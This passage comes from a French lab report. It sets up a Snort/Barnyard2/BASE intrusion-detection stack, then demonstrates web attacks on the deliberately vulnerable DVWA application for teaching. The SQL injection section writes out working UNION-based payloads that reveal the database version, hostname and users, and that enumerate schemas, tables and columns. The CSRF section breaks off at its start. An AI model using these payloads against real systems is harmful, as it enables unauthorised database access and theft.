
02/09-11:29:43.450236 [**] [1:10000001:0] ICMP test [**] [Priority: 0] {ICMP} 172.26.12.1 -> 172.26.12.2
02/09-11:29:43.450251 [**] [1:10000001:0] ICMP test [**] [Priority: 0] {ICMP} 172.26.12.2 -> 172.26.12.1

Félicitation - vous avez Snort s'éxécute... Appuyez sur ctrl-c pour tuer snort.

4. **Installer & configurer Barnyard2**

 # cd /usr/src && wget https://github.com/firnsy/barnyard2/archive/master.tar.gz
 # tar -zxf master.tar.gz && cd barnyard2-*
 # autoreconf -fvi -I ./m4 && ./configure --with-mysql && make && make install
 # mv /usr/local/etc/barnyard2.conf /etc/snort
 # cp schemas/create_mysql /usr/src

 # vi /etc/snort/barnyard2.conf

Ligne #220 change to output alert_fast

A la fin on ajoute cette ligne:
output database: log, mysql, user=snort password=<mypassword> dbname=snort host=localhost

5. **Installer MySQL server**

 # mysql -u root -p #You will be prompted to enter the password you created during installation.
mysql> create database snort;
mysql> grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to snort@localhost;
mysql> SET PASSWORD FOR snort@localhost=PASSWORD('mypassword'); # set user password different from "root" password
mysql> use snort;
mysql> source /usr/src/create_mysql
mysql> show tables; # you should see the list of new tables you just imported.
mysql> exit

Maintenant, exécutez snort et barnyard avec ces commandes:
 # /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0 &
 # /usr/local/bin/barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.log -w /etc/snort/bylog.waldo -G /etc/snort/gen-msg.map -S /etc/snort/sid-msg.map -C /etc/snort/classification.config &

Encore une fois faire un ping sur l'adresse IP depuis une autre machine

Cette commande montre que barnyard a correctement inséré les évènements dans la base de données:
 # mysql -uroot -p -D snort -e "select count(*) from event" # entrer le mot de passe

6. **Configurer Apache & PHP**

 # cp /etc/apache2/sites-available/default-ssl /etc/apache2/sites-enabled
 # vi /etc/php5/apache2/php.ini
Ligne #521 – changer la ligne **error_reporting = E_ALL & ~E_NOTICE**

 # a2enmod ssl
 # pear config-set preferred_state alpha && pear channel-update pear.php.net && pear install --alldeps Image_Color Image_Canvas Image_Graph
 # /etc/init.d/apache2 restart

7. **Installer et configurer BASE**

 # cd /usr/src && wget http://sourceforge.net/projects/secureideas/files/BASE/base-1.4.5/base-1.4.5.tar.gz
 # tar -zxf base-1.4.5.tar.gz && cp -r base-1.4.5 /var/www/base
 # chmod 777 /var/www/base (juste pour le moment)

Ouvrez un navigateur et allez à: https://192.168.1.13/base (ou quel que soit l'adresse IP choisi).
Cliquez Continue, choisissez English
Chemin de adodb: /usr/share/php/adodb
Cliquez Continue
Database Name: snort
Database Host: localhost
Database Port: laissez en blanc

Database User Name: snort
Database Password: mon_mot_de_passe

Mettre en valeurs pour le système d'authentification et cliquez sur « submit »
Cliquez sur "create baseag" qui s'étend de la base de données de support BASE.

Vous devriez voir un prochain numéro aux alertes uniques - cliquez sur cela et vous devriez consulter des alertes comme ceci:

Snort Alert [1:10000001:0] – la règle de test, nous avons créé ci-dessus.
Si vous voyez des alertes de BASE - Félicitation - tout fonctionne comme il se doit.

8. Startup script for snort & barnyard

vi /etc/init.d/snortbarn
Collez le texte suivant dans le fichier:

```
#! /bin/sh
#
### BEGIN INIT INFO
# Provides:snortbarn
# Required-Start: $remote_fs $syslog mysql
# Required-Stop: $remote_fs $syslog
# Default-Start: 2 3 4 5
# Default-Stop: 0 1 6
# X-Interactive: true
# Short-Description: Start Snort and Barnyard
### END INIT INFO

. /lib/init/vars.sh
. /lib/lsb/init-functions

mysqld_get_param() {
   /usr/sbin/mysqld --print-defaults | tr " " "\n" | grep -- "--$1" | tail -n 1 | cut -d= -f2
}

do_start()
```

```
{
   log_daemon_msg "Starting Snort and Barnyard" ""
   # Make sure mysql has finished starting
   ps_alive=0
   while [ $ps_alive -lt 1 ];

do
pidfile=`mysqld_get_param pid-file`
if [ -f "$pidfile" ] && ps `cat $pidfile` >/dev/null 2>&1; then ps_alive=1; fi
sleep 1
done

     /sbin/ifconfig eth1 up
     /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth1 &
     /usr/local/bin/barnyard2 -q -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.log -w
/etc/snort/bylog.waldo -G /etc/snort/gen-msg.map –S
/etc/snort/sid-msg.map -C /etc/snort/classification.config 2> /dev/null &
log_end_msg 0
return 0
}

do_stop()
{
   log_daemon_msg "Stopping Snort and Barnyard" ""
   kill $(pidof snort) 2> /dev/null
   kill $(pidof barnyard2) 2> /dev/null
   log_end_msg 0
   return 0
}

case "$1" in
 start)
    do_start ;;
 stop)
    do_stop ;;
 restart)
```

```
    do_stop
    do_start ;;
  *)
    echo "Usage: snort-barn {start|stop|restart}" >&2
    exit 3 ;;
esac
exit 0
```

Rendez-le exécutable et créer les liens symboliques de démarrage.

 # chmod +x /etc/init.d/snortbarn

 # insserv -f -v snortbarn

Snort et Barnyard vont démarrer automatiquement au démarrage.

9. Mettez vos « rules » à jour avec pulledpork

Je vous encourage à regarder les règles professionnelles disponibles au http://www.emergingthreatspro.com and http://www.snort.org

 # cd /usr/src && wget http://pulledpork.googlecode.com/files/pulledpork-0.6.1.tar.gz

 # tar -zxf pulledpork-0.6.1.tar.gz && cd pulledpork-0.6.1

 # cp pulledpork.pl /usr/local/bin && cp etc/*.conf /etc/snort

 # vi /etc/snort/pulledpork.conf

Commentez les lignes 22 & 26

Pour utiliser les Sourcefire VRT Certified Rules, allez à snort.org, inscrivez-vous pour un compte et obtenir un “oinkcode”, ce qui vous permettra de télécharger leur règles (rules).

Aucun besoin supplémentaire à faire pour utiliser les nouvelles menaces

Line 20: entrez votre “oinkcode” Le cas échéant ou commentez la ligne si vous n'avez pas une au-dessus

Line 23: laisser seul (décommentée) pour utiliser l’ensemble de règles (rules) des nouvelles menaces

Line 71: changez à: rule_path=/etc/snort/rules/snort.rules

Line 86: changez à: local_rules =/etc/snort/rules/local.rules

Line 89: changez à: sid_msg=/etc/snort/sid-msg.map

Line 112: changez à: config_path=/etc/snort/snort.conf

Line 124: changez à: distro=Debian-Lenny

Line 171: Supprimez le commentaire et changez à: enablesid=/etc/snort/enablesid.conf

Line 173: Supprimez le commentaire et changez à: disablesid=/etc/snort/disablesid.conf

Line 174: Supprimez le commentaire et changez à: modifysid=/etc/snort/modifysid.conf

 # echo pcre:fwsam >> /etc/snort/disablesid.conf # désactive tous les blocs (fwsam) les règles

Exécutez pulledpork

/usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -T -l

Vous devriez maintenant voir local.rules et snort.rules dans /etc/snort/rules.

Nettoyez:

 # rm /var/www/index.html

 # chmod 755 /var/www/base

 # pkill snort && pkill barnyard2

 # rm -rf /var/log/snort/* /var/log/barnyard2/*

 # vi /etc/snort/rules/local.rules – Comment out the test rule

 # vi /etc/snort/snort.conf – Line 546: add: include $RULE_PATH/snort.rules

Branchez un « span port » ou dans eth1 et redémarrer snort

 # /etc/init.d/snortbarn restart

Annexe B


Les Attaques Web

Nous allons exécuter 3 attaques web sur le server web DVWA « Damn Vulnerable Web Application » que nous avons installé.

SQL Injection Exploitation

Les étapes de l'attaque :

Pour exploiter des fragilités d'injection de SQL vous devez comprendre comment la question est construite pour injecter notre paramètre dans une situation que la question restera vraie. Par exemple dans le DVWA vous pouvez voir un champ texte où il demande l'utilisateur ID. Si vous entrez dans le chiffre 1 et vous cliquez sur le bouton se « submit » vous remarquerez qu'il rendra le prénom et le nom de famille de l'utilisateur avec ID=1.




Cela signifie que la question qui a été exécutée en arrière dans la base de données était la commande suivante : **SELECT First_Name,Last_Name FROM users WHERE ID='1';**
Venez voir l'adresse URL donc :
http://127.0.0.1/dvwa/vylnerabilities/sqli/?id=1&Submit=Submit#

Le paramètre injectable sur l'URL est bien sûr le champ id si avant que vous ne fassiez rien d'autre que vous pouvez essayer de changer le numéro d'identification sur l'URL à d'autres valeurs (soit 2, 3, 4 etc) pour trouver les prénoms et les noms de famille de tous id=2 ——> First Name: Gordon Surname: Brown
id=3 ——> First Name: Hack Surname: Me
id=4 ——> First Name: Pablo Surname: Picasso
id=5 ——> First Name: Bob Surname: Smith


Une solution alternative qui extrairait tous les Prénoms et des Noms de famille de la table ce serait d'utiliser la série d'injection suivante. La question de SQL sera dans ce cas comme ceci : **SELECT First_Name,Last_Name FROM users WHERE ID=a' OR '';**

La déclaration il est toujours vrai donc il fera des causes l'application et rendra tous les résultats on exécute la commande suivante **: a' OR ''='**




Donc vous avez la question **' union select @@version#** qui nous fournit une erreur. Si vous essayez d'augmenter le numéro de colonnes par 1 la question sera : **' union select 1,@@version#**
Le signe # est utilisé pour faire des remarques du SQL suivant. Vous pouvez voir le résultat que vous aurez dans l'image suivante :

La question a été exécutée avec succès et vous avez maintenant et la version exacte du MySQL. Autrement vous pourriez avoir utilisé la valeur nulle pour prendre les empreintes digitales de la base de données. Le résultat été exactement le même.




Vous pouvez découvrir le hostname de votre cible avec le **@@hostname** la déclaration. Spécifiquement vous aurez : **' union select null,@@hostname #**




Maintenant que vous avez identifie la version de base de données et le hostname est temps de trouver le nombre de colonnes. La commande est utilisée pour trier des informations dans une table. Donc vous savez d'en haut que la structure de la question est la suivante : **SELECT First_Name,Last_Name FROM users WHERE ID='1';**

Vous pouvez questionner les colonnes disponibles de la table en utilisant la commande par la syntaxe. Donc par exemple la question sera :
SELECT First_Name,Last_Name FROM users WHERE ID=' ' order by 1 #

Donc si vous essayez la commande suivante **' union all select system_user(),user() #**
Il combinera les deux questions de sélection et il permettra aussi des valeurs doubles dans les résultats parce que vous avez utilisé l'union tout l'opérateur. Nous pouvons voir le résultat de la question suivante dans l'image suivante :




Comme vous pouvez voir l'utilisateur de base de données actuel et l'utilisateur de système est aussi le **root@localhost.** Maintenant vous pouvez utiliser **' union select null,database() #** pour trouver le nom de base de données qui est dans ce cas le dvwa comme vous pouvez voir et de l'image ci-dessous :



La version de base de données est 5.0.66a cela signifie que vous pouvez inscrire toutes les bases de données disponibles à propos de l'installation MySQL à distance avec la commande choisissent **select schema_name from information_schema.schemata**


Qui vous permet d'extraire cette sorte d'informations quand même si vous faisez l'administrateur niveler des privilèges. Ainsi dans votre cas et basé sur la question précédente vous aurez :

‘ union select null,schema_name from information_schema.schemata #



Maintenant que vous avez recouvré les bases de données vous pouvez essayer de découvrir les noms de table de l'information_schema en utilisant la question suivante :


‘ union select null,table_name from information_schema.tables #



information_schema est la base de données qui contient des informations pour tout d'autres des bases de données que le MySQL maintient. Autrement vous pouvez récupérer les tables de n'importe quelle base de données que vous voulez. Dans cet exemple vous extrairez les tables de la base de données owasp10. Donc la question sera : **‘ union select null,table_name from information_schema.tables where table_schema = ‘owasp10′ #**

La concaténation de série peut être aussi utilisée dans le cas où que vous voulez joindre deux ou trois séries à une série simple. Par exemple la question suivante extraira les noms de colonne des utilisateurs de table :

‘ union select null,concat(table_name,0x0a,column_name) from information_schema.columns where table_name= ‘users’ #




Comme nous avons vu cette injection de SQL est une haute vulnérabilité critique parce qu'une fois que l'on l'a découvert qu'il nous permet avec l'utilisation des questions appropriées d'extraire des informations tant de la base de données que le système. DVWA nous donnent l'occasion d'exploiter cette vulnérabilité pour comprendre mieux comment l'injection SQL marche.


Attaque CSRF

Les étapes de l’attaque :

Commencez par ouvrir la page d’accueil de DVWA et essayer d’ouvrir une session en changeant le mot de passe.




Puis cliquez sur « View Source » pour voir la page source « .php »



